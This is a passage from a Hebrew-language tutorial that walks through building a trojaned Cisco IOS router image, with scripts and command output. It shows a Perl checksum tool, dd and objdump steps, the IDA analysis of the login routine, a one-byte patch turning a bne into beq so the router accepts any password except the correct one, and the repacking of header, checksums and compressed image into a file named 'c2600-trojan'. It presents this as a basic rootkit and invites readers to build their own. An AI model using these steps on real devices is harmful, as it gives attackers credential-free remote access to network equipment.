     my $file = $_[0];
     open(F, "< $file") or die "Unable to open $file ";
     print "\n[!] Calculating the checksum for file $file\n\n";
     binmode(F);
     my $len = (stat($file))[7];
     my $words = $len / 4;
     print "[*] Bytes: \t$len\n";
     print "[*] Words: \t$words\n";
     printf "[*] Hex: \t0x%08lx\n",$len;
     my $cs = 0;
     my ($rsize, $buff, @wordbuf);
     for(;$words; $words -= $rsize) {
          $rsize = $words < 16384 ? $words : 16384;
          read F, $buff, 4*$rsize or die "Can't read file $file : $!\n";
          @wordbuf = unpack "N*",$buff;
          foreach (@wordbuf) {
               $cs += $_;
               $cs = ($cs + 1) % (0x10000 * 0x10000) if $cs > 0xffffffff;
          }
     }
     printf "[*] Checksum: \t0x%lx\n\n",$cs;
     return (sprintf("%lx", $cs));
     close(F);
}
if ($#ARGV + 1 != 1) {
     print "\nUsage: ./chksum.pl <file>\n\n";
     exit;
}
checksum($ARGV[0]);
```

נריץ את הסקריפט על קבצי התמונות. חשוב לציין שהכוונה ב-checksum הלא דחוס הוא ללא ה-Header על כן נצטרך להפשיט את הקובץ מה-Header באמצעות dd:

```
dd bs=16772 skip=1 if=c2600-i-mz.123-9.bin of=c2600-i-mz.123-9.bin.no_header
```

```
sandbox ~/Cisco Research > ./checksum.pl C2600-I-.BIN
[!] Calculating the checksum for file C2600-I-.BIN
[*] Bytes:      19237204
[*] Words:      4809301
[*] Hex:        0x01258954
[*] Checksum:   0xe81c4d2e
sandbox ~/Cisco_Research > ./checksum.pl c2600-i-mz.123-9.bin.noheader
[!] Calculating the checksum for file c2600-i-mz.123-9.bin.noheader
[*] Bytes:      7626780
[*] Words:      1906695
[*] Hex:        0x0074601c
[*] Checksum:   0x3bd9c9fe
```

[בתמונה: תוצאות חישוב ה-Checksum]

נשמור בצד גם את ה-Header בנפרד (ללא הערכים של מבנה הקסם-16 בייט), על מנת להקל על עבודתינו בהמשך:

```
dd bs=1 count=16756  if=c2600-i-mz.123-9.bin of=c2600-bino3s3-
mz.123.22.bin.header
```

מה יש לנו כעת?


- קובץ מערכת הפעלה דחוס - c2600-i-mz.123-9.bin
- קובץ מערכת הפעלה פרוס, בעל דגל e_machine מוגדר כ-PowerPC והעתק שלו
- קובץ Header של ה-ELF המקורי, וקובץ ללא ה-Header.

עכשיו ניתן להתחיל לעבוד! ☺

כעת נטען את הקובץ - C2600-I-.BIN.ida ונטען אותו לתוך IDA (32 ביט), והגדירו את המעבד ל-PowerPC Big-Endian.

ראו הוזהרתם - זה עלול לקחת זמן.

כפי שניתן להבחין אנו מסתכלים על אסמבלי בתצורת PowerPC, עבור רובנו הוא נראה לא מובן כלל, אך אינו שונה בהרבה מתצורת x86 שהיא הרבה יותר נפוצה ומוכרת, אם אתם יודעים לקרוא ולהבין תצורת x86, עם קצת מאמץ תוכלו להבין גם תצורת PowerPC.



[בתמונה: טעינת קובץ בהגדרת סוג מעבד ל- PowerPC]

למי שמעוניין להרחיב בנושא ממליץ על הקישור הבא:

http://www.tentech.ca/downloads/other/PPC_Quick_Ref_Card-Rev1_Oct12_2010.pdf


זהו CheatSheet קצר אשר יוכל לעזור לבסס את ההבנה לקראת ההתעסקות עם התצורה; כמו כן יש המון מדריכים נוספים באינטרנט.

בחזרה לעבודה, למי שיצא לנסות להתחבר לרכיב תקשורת כזה או אחר של סיסקו בטח מכיר את המסך שמתקבל בעת ההתחברות הדורש שם משתמש וסיסמא. אנו נרצה לשבש את מנגנון ההתחברות באמצעות סיסמא, על כן נצטרך למצוא את הפונקציה בה נעשית ההתחברות למתג באמצעות סיסמא, וכן נחפש את המחרוזת "Password":

```
.rodata:80E2F9B4 aPassword_3:     .string "Password: "      # DATA XREF: sub_803E3070+38↑o
.rodata:80E2F9B4                                            # sub_803E3070+4C↑o
.rodata:80E2F9B4                  .byte 0
.rodata:80E2F9BF                  .byte    0
.rodata:80E2F9C0 aBadPasswords:   .string "\n"              # DATA XREF: sub_803E3070+98↑o
.rodata:80E2F9C0                                            # sub_803E3070+9C↑o
.rodata:80E2F9C0                  .string "%% Bad passwords\n"
.rodata:80E2F9C0                  .byte 0
.rodata:80E2F9D3                  .byte    0
```

[בתמונה: תוצאת חיפוש המחרוזת "Password"]

לאחר שנלחץ על **DATA XREF: sub_803E3070+38** כפי שניתן לראות, אנו נמצאים מול הפונקציה האחראית על מסך ההתחברות:



[בתמונה: הפונקציה האחראית על התחברות]

הפונקציה תחילה טוענת את הערך 0 לאוגר בשם 30r, לאחר מכן טוענת את הבייטים הגבוהים של המחרוזת "Password:" אל תוך אוגר 27r. לאחר מכן ב-loc_803E30AC ניתן לראות שלתוך 6r נטענים הבייטים הנכונים של המחרוזת לאחר תוצאת חיבור של 27r. ואז נקראת פונקציה שאנו יכולים להסיק שמציגה את המחרוזת על המסך.

במקרה ש-3r אינו שווה ל-0 אנו מגיעים לקטע קוד אשר לוקח משתנים (addi r3, r1, 0x70+var_68), r4 , r5, לאחר מכן נקראת פונקציה כלשהי, ונעשית השוואה בין ערך ההחזר שלה ל-0, במידה שהם לא שווים אנו יוצאים מהפונקציה.

זוהי בעצם הבדיקה אשר משווה את הסיסמא שהכנסנו עם הסיסמא האמיתית של הרכיב. במידה וההשוואה הראתה כי הסיסמאות שוות - הקוד יקפוץ לפונקציית המשך – אשר אחראית על המשך התפעול לאחר ההתחברות, ובמידה ולא ימשיך לקוד המוביל ל-"Bad Password".

באופן מופשט, מה יקרה אם נשנה את אופן הבדיקה לכך שבמקום לקפוץ כאשר הערך של 3r לא שווה ל-0 אל מחוץ לפונקציה, נקפוץ כאשר הוא כן? במידה ונעשה זאת הרכיב יאמת כל סיסמא מלבד הסיסמא הנכונה!

```
.text:803E30B8          li      r5, 0x50
.text:803E30BC          addi    r6, r27, aPassword_3@l # "Password: "
.text:803E30C0          mulli   r7, r7, 0x3E8
.text:803E30C4          li      r8, 1
.text:803E30C8          li      r9, 1
.text:803E30CC          bl      sub_803E312C
.text:803E30D0          cmpwi   r3, 0
.text:803E30D4          beq     loc_803E30F0
.text:803E30D8          addi    r3, r1, 0x70+var_68
.text:803E30DC          mr      r4, r28
.text:803E30E0          mr      r5, r29
.text:803E30E4          bl      sub_803AC0BC
.text:803E30E8          cmpwi   r3, 0
.text:803E30EC          bne     loc_803E309C
.text:803E30F0
```

[בתמונה: מיקום הפקודה המשווה את הסיסמא (בצהוב)]

כפי שניתן לראות הפקודה נמצאת בכתובת 0x803E30E8 ב-IDA, על מנת למצוא אותה בקובץ מערכת ההפעלה נצטרך לבצע חישוב קטן: נחסיר את כתובת הבסיס של הקוד ב-IDA מכתובת הפקודה ב-IDA.

כעת יש לנו כתובת יחסית של הפקודה ביחס לכתובת תחילת הקוד, אך זה לא מספיק כיוון שקוד מערכת ההפעלה לא מתחיל בתחילת הקובץ, אלא רק אחרי ה-Headers בכתובת (60x0).

לכן, על מנת למצוא את הפקודה הספציפית הזו בקובץ מערכת ההפעלה נצטרך להוסיף את כתובת הבסיס.

0x80008000+0x60 - 0x803E30E8:

- 0x80008000 - תחילת מרחב הכתובות ב-IDA
- 0x60 - הכתובת בה מתחיל הקוד בקובץ מערכת ההפעלה (ללא ה-Header)

תוצאת החישוב יוצאת: 0x3DB148

נוודא כי אכן אנו במיקום הנכון בקובץ מערכת ההפעלה:

```
osboxes@osboxes:~$ objdump -m powerpc -D -b binary -EB ./C2600-i-.BIN | grep -A6
 "3db138:"
  3db138:       38 61 00 08     addi    r3,r1,8
  3db13c:       7f 84 e3 78     mr      r4,r28
  3db140:       7f a5 eb 78     mr      r5,r29
  3db144:       4b fc 8f d9     bl      0x3a411c
  3db148:       2c 03 00 00     cmpwi   r3,0
  3db14c:       40 82 ff b0     bne     0x3db0fc
  3db150:       80 1f 01 50     lwz     r0,336(r31)
```

[בתמונה: פלט הכלי objdump אשר מוכיח כי במיקום שחיפשנו נמצאת הפקודה אותה חיפשנו]

ניתן לראות שמיד לאחר ההשוואה נקראת הפקודה bne אשר אומרת "Branch not equal" שבעצם אחראית על הקפיצה שתתבצע אם ההשוואה לא תהיינה שווה. מעבר לכך, ניתן גם לראות כי הערך ההקסה דצימלי היוצר את הפקודה מתחיל בערך 40. אם נשנה את הערך ל-41 נגרום לכך שהפקודה תשתנה ל-beq אשר אומרת "Branch equal". זאת אומרת - הרכיב שעליו תרוץ מערכת ההפעלה מהקובץ שערכנו - יקבל כל סיסמא מלבד הנכונה אשר תאפשר התחברות!

```
Address   0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f  Dump
003db110 7f e3 fb 78 38 81 00 08 38 a0 00 50 38 db f9 b4 .ãûx8...8..P8
003db120 1c e7 03 e8 39 00 00 01 39 20 00 01 48 00 00 61 .ç.è9...9 ..H
003db130 2c 03 00 00 41 82 00 1c 38 61 00 08 7f 84 e3 78 ,...A,..8a...
003db140 7f a5 eb 78 4b fc 8f d9 2c 03 00 00 40 82 ff b0 .¥ëxKü.Ù,...@
003db150 80 1f 01 50 70 09 02 00 40 82 00 1c 3b de 00 01 €..Pp...@,..;
003db160 2c 1e 00 02 40 81 ff a8 3c 60 80 e3 38 63 f9 c0 ,...@.ÿ¨<`€ã8
003db170 4b fd 2c 49 38 60 00 00 80 01 00 74 7c 08 03 a6 Ký,I8`..€..t|
003db180 bb 61 00 5c 38 21 00 70 4e 80 00 20 94 21 ff c0 »a.\8!.pN€. ”
003db190 7c 08 02 a6 bf 21 00 24 90 01 00 44 7c 7f 1b 78 |..¦¿!.$...D|
003db1a0 7c 9b 23 78 7c b9 2b 78 7c dd 33 78 7c fc 3b 78 |›#x|¹+x|Ý3x|
003db1b0 7d 1e 43 78 2c 09 00 00 41 82 00 0c 38 00 00 01 }.Cx,...A,..8
003db1c0 90 1f 07 70 3b 40 00 00 9b 5b 00 00 7f e3 fb 78 ...p;@..›[...
003db1d0 38 80 00 0a 4b fe 57 d5 2c 03 00 00 40 82 00 20 8€..KþWÕ,...@
003db1e0 7f e3 fb 78 38 80 00 0a 3c a0 80 3d 38 a5 9d 4c .ãûx8€..<.€=8
003db1f0 7f 86 e3 78 4b fe 59 0d 48 00 00 88 7f e3 fb 78 .†ãxKþY.H..^.
003db200 38 80 00 0a 7f 85 e3 78 4b fe 5b 01 48 00 00 74 8€...…ãxKþ[.H
003db210 81 3f 07 10 3c 00 00 02 60 00 02 80 7d 2b 00 39 .?..<...`..€}
```

[בתמונה: הערך שעלינו לשנות על בקובץ מערכת ההפעלה על מנת לשנות את הפקודה ל-beq]

נבצע את השינוי, נשמור, ונבדוק שוב איך הקובץ יקרא ע"י מערכת ההפעלה:

```
osboxes@osboxes:~$ objdump -m powerpc -D -b binary -EB ./C2600-i-.BIN | grep -A6
 "3db138:"
  3db138:       38 61 00 08     addi    r3,r1,8
  3db13c:       7f 84 e3 78     mr      r4,r28
  3db140:       7f a5 eb 78     mr      r5,r29
  3db144:       4b fc 8f d9     bl      0x3a411c
  3db148:       2c 03 00 00     cmpwi   r3,0
  3db14c:       41 82 ff b0     beq     0x3db0fc
  3db150:       80 1f 01 50     lwz     r0,336(r31)
```

[בתמונה: פלט הכלי objdump אשר מראה כי השינוי הצליח]

ברגע זה הצלחנו לבצע שינוי בקובץ מערכת ההפעלה שלנו, אשר מאפשר למשתמש מרוחק להתחבר עם כל סיסמא גם אם הוא לא יודע את הסיסמא הנכונה!

כעת, נרצה לבנות מחדש את קובץ מערכת ההפעלה בכדי להעלות אותו לנתב. לשם כך נצטרך לדחוס את הקובץ שערכנו, לבנות מחדש את מבנה הקסם, ולהוסיף לו את ה-Header, בסדר הנכון על מנת ליצור קובץ מערכת הפעלה ערוך. תחילה, על מנת לדחוס מחדש את הקובץ עליו עבדנו נצטרך לכתוב סקריפט קצר בפייתון:

```
#!/usr/bin/python

import os
import zipfile
zf = zipfile.ZipFile('C2600-I-.BIN.zip', 'w', zipfile.ZIP_DEFLATED)
zf.write('C2600-I-.BIN)
zf.close()
```

לאחר שהרצנו את הסקריפט נוצר לנו קובץ חדש C2600-I-.BIN.zip. כעת נרצה לבנות מחדש את מבנה הקסם. לשם כך נחשב את גודל הקבצים, ואת ה-Checksum שלהם:

```
sandbox ~/Cisco_Research > ./checksum.pl C2600-i-.bin
[!] Calculating the checksum for file C2600-i-.bin

[*] Bytes:      19237204
[*] Words:      4809301
[*] Hex:        0x01258954
[*] Checksum:   0xe91c4d2e
sandbox ~/Cisco_Research > ./checksum.pl C2600-i-.bin.zip
[!] Calculating the checksum for file C2600-i-.bin.zip

[*] Bytes:      7601291
[*] Words:      1900322.75
[*] Hex:        0x0073fc8b
[*] Checksum:   0x7a2b0816
```

[בתמונה: חישוב ה-Checksum של הקבצים]

```
sandbox ~/Cisco_Research > ll
total 48616
drwxrwxr-x  2 sandbox sandbox     4096 Sep 30 22:24 ./
drwxr-xr-x 46 sandbox sandbox     4096 Sep 30 18:27 ../
-rw-r--r--  1 sandbox sandbox 19237204 Sep 30 22:18 C2600-i-.bin
-rw-r--r--  1 sandbox sandbox  7643552 Sep 30 18:28 c2600-i-mz.123-9.bin
-rw-rw-r--  1 sandbox sandbox  7643552 Sep 30 21:55 c2600-i-mz.123-9.bin.header
-rw-rw-r--  1 sandbox sandbox  7626780 Sep 30 21:54 c2600-i-mz.123-9.bin.nohead
er
-rwxrwxrwx  1 sandbox sandbox      924 Sep 30 20:42 checksum.pl*
-rwxrwxr-x  1 sandbox sandbox      144 Sep 30 22:09 zipme.py*
-rw-rw-r--  1 sandbox sandbox  7601291 Sep 30 22:19 C2600-i-.bin.zip
```

[בתמונה: חישוב הגודל של הקבצים]

אל לנו לשכוח כי הגודל רלוונטי רק עבור הקובץ הלא דחוס, כיוון שהגודל של הקובץ הסופי יהיה שונה ונצטרך לחשב אותו. נחשב עם pcalc את גודל הקובץ.

עד כה יש לנו 3 ערכים נכונים:

- 0x01 0x25 0x89 0x54: גודל קובץ מערכת ההפעלה הלא דחוס
- 0x7a 0x2b 0x08 0x16: חישוב (checksum) קובץ מערכת ההפעלה הדחוס
- 0xe9 0x1c 0x4d 0x2e: חישוב (checksum) קובץ מערכת ההפעלה הלא דחוס

את גודל הקובץ הסופי נצטרך לחשב בעצמנו .גודל הקובץ המכיל רק את ה-Header שהכנו בתחילת ההדרכה + 16 בייטים אשר מכילים את ערכי מבני הקסם + גודל הקובץ המכיל את הקוד הדחוס.

```
sandbox ~/Cisco_Research > ll
total 48608
drwxrwxr-x  2 sandbox sandbox     4096 Oct  1 12:06 ./
drwxr-xr-x 46 sandbox sandbox     4096 Sep 30 18:27 ../
-rw-r--r--  1 sandbox sandbox 19237204 Sep 30 22:18 C2600-i-.bin
-rw-r--r--  1 sandbox sandbox  7643552 Sep 30 18:28 c2600-i-mz.123-9.bin
-rw-rw-r--  1 sandbox sandbox    16756 Oct  1 12:03 c2600-i-mz.123-9.bin.header
-rw-rw-r--  1 sandbox sandbox  7626780 Sep 30 21:54 c2600-i-mz.123-9.bin.noheader
-rwxrwxrwx  1 sandbox sandbox      924 Sep 30 20:42 checksum.pl*
-rwxrwxr-x  1 sandbox sandbox      144 Sep 30 22:09 zipme.py*
-rw-rw-r--  1 sandbox sandbox  7601291 Sep 30 22:19 C2600-i-.bin.zip
sandbox ~/Cisco_Research > pcalc 16756+16+7601291
        7618063                 0x743e0f                0y11101000011111000001111
```

[בתמונה: חישוב גודל הקובץ הסופי]

כעת יש לנו את גודל קובץ מערכת ההפעלה הדחוס:

```
00 74 3e 0f
```

כעת נרכיב את קובץ מערכת ההפעלה הסופי:

```
sandbox ~/Cisco_Research > cat c2600-i-mz.123-9.bin.header > final.bin
sandbox ~/Cisco_Research > perl -e 'print "x01\x25\x89\x54\x00\x74\x3e\x0f\x7a\x2b\
x08\x16\xe9\x1c\x4d\x2e"' >> final.bin
sandbox ~/Cisco_Research > cat C2600-i-.bin.zip >>final.bin
```

[בתמונה: הרכבת קובץ מערכת ההפעלה הסופי]

דבר אחרון לפני שנוכל להריץ אותו- נצטרך לשנות ערך המורה על גודל הקובץ בקוד החילוץ העצמי.

נוסיף 20 (גודל מבנה הקסם) לגודל הקובץ הדחוס, תוצאת החישוב יוצאת 0x0073fc9f. נלך למיקום 0x108 בקובץ הסופי ונשנה אותו לערך זה. נשנה את שמו ל-c2600-trojan-mz.123-9.bin וכעת ניתן לטעון אותו לנתב!

תודה רבה ל-Luca על העזרה בכתיבת המדריך, המתבסס גם על עבודה שלו.

סיכום

במאמר זה למדנו על נבכי מערכת ההפעלה של ענקית התקשורת סיסקו - תצורתה, סוגי הזכרון, חלוקתו, עבודת המערכת, מנגנוני ההגנה המובנים ברכיבי סיסקו. העמקנו במבנה קובץ מערכת ההפעלה, ולבסוף כתבנו RootKit בסיסי לאותה מערכת הפעלה. מערכות ההפעלה של סיסקו נחשבות מערכות בטוחות מאוד ובעיני הרבה מנהלי אבטחת מידע נחשבות לבלתי ניתנות לפריצה והרבה פעמים, כמערכות שאין כלל צורך לנטר או יכולת לבדוק. במאמר זה הראנו כמה היכולת של שינוי מערכת ההפעלה ופריסתה מחדש על הנתב אינה כלל "מדע טילים" אלא סט פרוצדורות פשוטות יחסית לאחר היכרות בסיסית עם המערכת.

היכרנו נתיב תקיפה אחד מיני רבים, ונגענו בו בצורה מאוד בסיסית. אני מאמין שממדריך זה קיבלתם את הכלים המספיקים על מנת לפתח את ה-RootKit שלכם, וגיריתם את הדימיון בנוגע לכמה אפשר לבצע.

כיום, תחום המחקר של רכיבי תקשורת תופס תאוצה בקצב מאוד גבוה עקב חשיבותם של רכיבים אלו ברשתות התקשורת כפי שאנו מכירים אותן כיום, וחושף המון איומים חדשים, אשר מוסיפים למרדף החתול ועכבר התמידי בין אנשי ההגנה להתקפה.

על המחבר

עמרי בנארי, בן 21, נמצא בתחום כבר 3 שנים, מתעסק במחקר, פיתוח הן בצד ההגנתי והן בהתקפי.

נספחים

- **Research on Cisco IOS Security Mechanisms** by Xiaoyan Sua,*, Dongying Wua, Da Xiaoa, Yuxiang Hana:

  http://www.ipcsit.com/vol51/109-A30035.pdf

- **Developments in Cisco IOS Forensics** by Felix 'FX' Lindner, BlackHat Briefings:

  https://www.blackhat.com/presentations/bh-usa-08/Lindner/BH_US_08_Lindner_Developments_in_IOS_Forensics.pdf

- **Cisco IOS: Attack & Defense The state of the art** by phenoelit:

  http://www.phenoelit.org/stuff/FX_Phenoelit_25c3_Cisco_IOS.pdf

- **Whitepaper: writing a cisco ios RootKit** by Luca:

  http://grid32.com/cisco_ios_RootKits.pdf

- **CISCO IOS SHELLCODE: ALL-IN-ONE** by George Nosenko:

  http://2015.zeronights.org/assets/files/05-Nosenko.pdf